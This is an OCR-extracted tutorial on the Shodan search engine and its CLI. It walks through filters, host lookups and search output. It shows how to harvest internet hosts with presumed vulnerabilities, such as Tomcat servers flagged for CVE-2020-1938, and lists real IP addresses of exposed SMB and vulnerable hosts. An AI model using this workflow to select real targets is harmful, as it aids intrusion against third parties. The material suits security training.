
At the bottom of the page, we have a *Filter Cheat Sheet*. To explore it more, click the green button.


Shodan Search Engine - Mozilla Firefox
Shodan Search Engine
https://www.shodan.io/dashboard
SHODAN ENTERPRISE
VIEW ALL FILTERS
MORE EXAMPLES

out our enterprise offering which includes full, unlimited access to the entire Shodan platform:


http.title	Title of the website	"Hacked" Websites
net	Network range or IP in CIDR notation	Services in the range of 8.8.0.0 to 8.8.255.255
org	Name of the organization that owns the IP space	Devices at Google
port	Port number for the service that is running	SSH servers
product	Name of the software that is powering the service	Samsung Smart TVs
screenshot.label	Label that describes the content of the image	Screenshots of Industrial Control Systems
state	U.S. State	Devices in Texas

Returning to the search bar, type in a filter to query a search. For example, look for any SSH services that run on port 22.



```
ssh port:22
```

The result page consists of a few parts.



TOTAL RESULTS

19,863,864

TOP COUNTRIES

United States	7,215,815
Germany	1,829,935
China	1,389,899

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

18.220.171.232 2021-10-05T09:15:39.704461

ec2-18-220-171-232.us-east-2.compute.amazonaws.com
Amazon Technologies Inc.
United States, Hilliard


```
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQC9zDpdDNG+CmjoSOvjlLuxRZsrRFtoh95Ui2sZ8PpDxeBZ
EWTIiABNIaHu6RoBmu8E09DLDv433Bn9IEobkRvLRzuNKrYJe9dvu+SX8vi76f5IbvGtszZdJTUk
C2RWRoq8QLB8oZsD5HskwNKbNg48IwrJ2sFRmmkbQgrMEtddgK7o0jbufsn3c8wq+2xn7/6SAjtl
Zbn...
```

34.82.154.156 2021-10-05T09:15:38.655051

156.154.82.34.bc.googleusercontent.com

```
SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u6
Key type: ssh-rsa
```

In the center, we have the found IP address; any of these IP addresses contain the searched term (in my example, any of them includes SSH service that runs on port 22). On the left side, we have more in-depth information. Every different query contains a different left bar. Pressing each option adds them to the search query; for example, pressing OpenSSH adds it.



```
ssh port:22 product:"OpenSSH"
```

TOTAL RESULTS

17,160,757

TOP COUNTRIES


New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

49.232.207.13 2021-10-05T09:17:19.368339

Tencent cloud computing (Beijing) Co., Ltd.
China, Beijing

```
SSH-2.0-OpenSSH_7.4
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQC9l4b+c1L1Zp6mIEN5GyI3CVt2VFmByRySKamyeFl3RslL
yzUsxO4OviXBgUtBPB10hKOKxbIKh+B8DdAQgf8Va5CoWvqNHGsY40Qh8Ycwbzfqzcz6f5EgzjnE
12je8Rsa1JhH+lrH9fPZtsLd+aOnpbP8uw0r0c38nwoxby/UCTLlYit/5yzOpOyRewctFTCTYzPK
pU9G219xfxP7f/kaXBLY1X7...
```

Observe that the amount of found results dropped. This feature allows filtering targets by adding more filters to the search query; the fewer *Total Results,* the better. Search for an IP address.


45.33.32.156 - Mozilla Firefox
45.33.32.156
https://www.shodan.io/host/45.33.32.156
Regular View
>_ Raw Data
History
© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors
// TAGS: cloud
// LAST UPDATE: 2021-09-23
General Information
Open Ports
22
80
123

45.33.32.156

Hostnames	scanme.nmap.org
Domains	NMAP.ORG
Cloud Provider	Linode
Cloud Region	us-ca
Country	United States


// 22 / TCP -1195922077 | 2021-09-13T04:42:04.348193

OpenSSH 6.6.1p1 Ubuntu-2ubuntu2.13

```
SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.13
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQC6afooTZ9mVUGFNEhkMoRR1Btzu64XXwElhC
sHw/zVlIx/
```

Target In-Depth Analysis

Pressing on the IP address, see the different open ports.


18.220.171.232 - Mozilla Firefox
18.220.171.232
https://www.shodan.io/host/18.220.171.232
Regular View
>_ Raw Data
History
Upper Arlington
© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors
// TAGS: cloud
// LAST UPDATE: 2021-10-05
General Information
Open Ports
22
80
8182

18.220.171.232


Hostnames	ec2-18-220-171-232.us-east-2.compute.amazonaws.com
Domains	AMAZONAWS.COM
Cloud Provider	Amazon
Cloud Region	us-east-2
Cloud Service	AMAZON
Country	United States

// 22 / TCP 551070927 | 2021-10-05T09:15:39.704461

OpenSSH 7.6p1 Ubuntu-4ubuntu0.5

```
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQC9zDpdDNG+CmjoSOvjlLuxRZsrRFtoh95Ui2
sZ8PpDxeBZ
EWTIiABNIaHu6RoBmu8E09DLDv433Bn9IEobkRvLRzuNKrYJe9dvu+SX8vi76f5IbvGtszZ
dJTUk
C2RWRoq8QLB8oZsD5HskwNKbNg48IwrJ2sFRmmkbQgrMEtddgK7oOjbufsn3c8wq+2xn7/6
SAjtl
Zbpw9UpAJkVdBh/e1xqnH1WzmPaQwyDdbNSoCzQUSH/owqLXYsVi8EpAGZF/hiIKiXkzycg
```

Click on the port number for more details about the service.


18.220.171.232 - Mozilla Firefox
18.220.171.232
https://www.shodan.io/host/18.220.171.232#22

Domains	AMAZONAWS.COM
Cloud Provider	Amazon
Cloud Region	us-east-2
Cloud Service	AMAZON
Country	United States
City	Hilliard


// 22 / TCP

551070927 | 2021-10-05T09:15:39.704461

OpenSSH 7.6p1 Ubuntu-4ubuntu0.5

```
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQC9zDpdDNG+CmjoSOvjlLuxRZsrRFtoh95Ui2
sZ8PpDxeBZ
EWTIiABNIaHu6RoBmu8E09DLDv433Bn9IEobkRvLRzuNKrYJe9dvu+SX8vi76f5IbvGtszZ
dJTUk
C2RWRoq8QLB8oZsD5HskwNKbNg48IwrJ2sFRmmkbQgrMEtddgK7oOjbufsn3c8wq+2xn7/6
SAjtl
Zbnw9UpAJkVdBb/e1xqnH1WzmPaQwyDdhNSoCzOUSH/owqLXYsVj8EpAGZF/hiIKiXkzycg
Qq//P
ecYCyesxSbOXPkrZ7EtutGdQoGJnLehU/zzxwwe66eOQs6fXRv9jzEamkZ/wWuoYE+GN
Fingerprint: 6a:c6:03:06:5f:50:df:74:57:53:4a:1a:29:15:7f:03
```

Besides, see that Shodan could identify the specific application that runs on the HTTP service.


18.220.171.232 - Mozilla Firefox
18.220.171.232
https://www.shodan.io/host/18.220.171.232#22
Web Technologies
BOOTSTRAP
JQUERY

```
Server Host Key Algorithms:
        ssh-rsa
        rsa-sha2-512
        rsa-sha2-256
        ecdsa-sha2-nistp256
        ssh-ed25519

Encryption Algorithms:
        chacha20-poly1305@openssh.com
        aes128-ctr
        aes192-ctr
```

Underneath is the *vulnerabilities* tab. As the note says, Shodan uses the services' version numbers to assume a possible vulnerability, the same as the NSE script **vulners**. It is worth mentioning that the top bar lays the History option. The user can see all previous Shodan scans by purchasing a membership, thus finding service changes and possible attempts to mitigate an issue.

Shodan CLI

In some cases, a user would prefer using CLI over a web interface, either for automation or a simpler output; a CLI version of the Shodan website exists. The CLI version used the same database. The downside of using a CLI version is that we are losing some features, such as the previously discussed *Screenshots* and *Shodan MAPS* features; the upside of utilizing a CLI version is a quick scan. In some cases, the locked features of Shodan are not locked in the CLI version. Using the CLI version, request Shodan to scan targets. The installation steps are simple: browse the Shodan website and select the account button.

Install Shodan CLI


```
apt install python3 python3-pip python3-dev
python3 -m pip install shodan
shodan init <KEY>
```

Specific Host Query

When we queried an IP address before, we query a specific IP address to receive specific information.

```
shodan host <IP Address>
```

By querying the IP address, we receive information like the information we receive on the website.




```
kali@kali:~$ shodan host 45.33.32.156
45.33.32.156
Hostnames:                 scanme.nmap.org
City:                      Fremont
Country:                   United States
Organization:              Linode
Updated:                   2021-09-23T05:04:53.527180
Number of open ports:      3
Vulnerabilities:           CVE-2014-0117  CVE-2014-0118   CVE-2016-0736   CVE-2015-3185   CV
E-2015-3184     CVE-2018-1312   CVE-2016-4975   CVE-2016-8612   CVE-2014-0226   CVE-2014-3
523     CVE-2017-15710  CVE-2017-15715  CVE-2013-6438   CVE-2019-10098  CVE-2017-7679   CV
E-2020-1927     CVE-2018-17199  CVE-2017-9788   CVE-2014-8109   CVE-2017-9798   CVE-2016-2
161     CVE-2014-0231   CVE-2019-0220   CVE-2014-0098   CVE-2018-1283   CVE-2016-8743

Ports:
     22/tcp OpenSSH (6.6.1p1 Ubuntu-2ubuntu2.13)
     80/tcp Apache httpd (2.4.7)
    123/udp
kali@kali:~$ 
```

That is where CLI overshines the website. If a user wants to view previous scans to find when a host was updated, the user is required to buy a membership; in CLI, this feature is open to all registered users. To use it, add the **--history** flag to the host query:

```
shodan host --history <IP Address>
```

For example, query the IP address **45.33.32.156**; the SSH services running on port 22 were updated between 03/09/2021 and 13/09/2021.



```
kali@kali:~$ shodan host --history 45.33.32.156
45.33.32.156
Hostnames:                 scanme.nmap.org
City:                      Fremont
Country:                   United States
Organization:              Linode
Updated:                   2021-10-05T09:58:19.539116
Number of open ports:      3
Vulnerabilities:           CVE-2014-0117  CVE-2014-0118   CVE-2016-0736   CVE-2015-3185   CV
E-2015-3184      CVE-2018-1312   CVE-2016-4975   CVE-2016-8612   CVE-2014-0226   CVE-2014-3
523      CVE-2017-15710  CVE-2017-15715  CVE-2013-6438   CVE-2019-10098  CVE-2017-7679   CV
E-2020-1927      CVE-2018-17199  CVE-2017-9788   CVE-2014-8109   CVE-2017-9798   CVE-2016-2
161      CVE-2014-0231   CVE-2019-0220   CVE-2014-0098   CVE-2018-1283   CVE-2016-8743

Ports:
     22/tcp OpenSSH (6.6.1p1 Ubuntu-2ubuntu2.13)                (2021-09-13)
     22/tcp OpenSSH (6.6.1p1 Ubuntu-2ubuntu2.13)                (2021-09-03)
```

Search Functions


Like the website, query a search using the same filters as the website.

shodan search <Keywords>

The results are rather messy than useful to mitigate this issue. Use the **--fields** flag; this flag parses and displays required fields; today, Shodan still doesn't have a full list of publicly available fields. However, some of the fields are the same as their counterpart filters.

For example, to query for SMB services located in Israel and display the system's IP address, port, and operating system.

shodan search --fields ip_str,port,os smb country:IL



```
63.250.63.53    445     Windows Server 2012 R2 Standard 9600
81.218.195.214  445
79.176.69.174   445
46.116.59.212   5353
147.234.101.159 445
5.100.253.17    445     Windows Server 2012 R2 Standard 9600
212.80.206.238  445     Windows Server 2016 Standard 14393
212.179.220.130 264
212.80.206.28   445     Windows Server 2012 R2 Standard 9600
217.194.205.159 445
79.183.12.216   445
84.229.8.119    445     Windows Server 2008 R2 Datacenter 7601 Service Pack 1
195.28.181.92   445     Windows Server 2008 R2 Standard 7601 Service Pack 1
```

If using the paid version, use the *vulns* filter to find vulnerabilities.

shodan search --fields ip_str,port,os,vulns smb country:CN


One can abuse this feature to find a vulnerable IP address and save it for later analyses; for the ease of parsing in the feature, add a custom separator between each column on the result page; to do so, use the **--separator** flag, for example:

shodan search --fields ip_str,port,os,vulns --separator '#' tomcat country:JP > report.txt

In this scan, search for Apache-Tomcat services and their presumed vulnerabilities. To parse the generated txt file, use the *grep* command to filter the requested vulnerability. For a new CVE-2020-1938 vulnerability, and then use the *cut* command to print a specific column, the *-d* flag states the divider, and the *-f* flag states which field to show:


cat report.txt | grep '2020-1938' | cut -d '#' -f1

On the first field is the IP address.



```
kali@kali:~$ cat JPreport.txt | grep '2020-1938' | cut -d '#' -f1
49.212.4.237
kali@kali:~$
```

In the second field, the port.




```
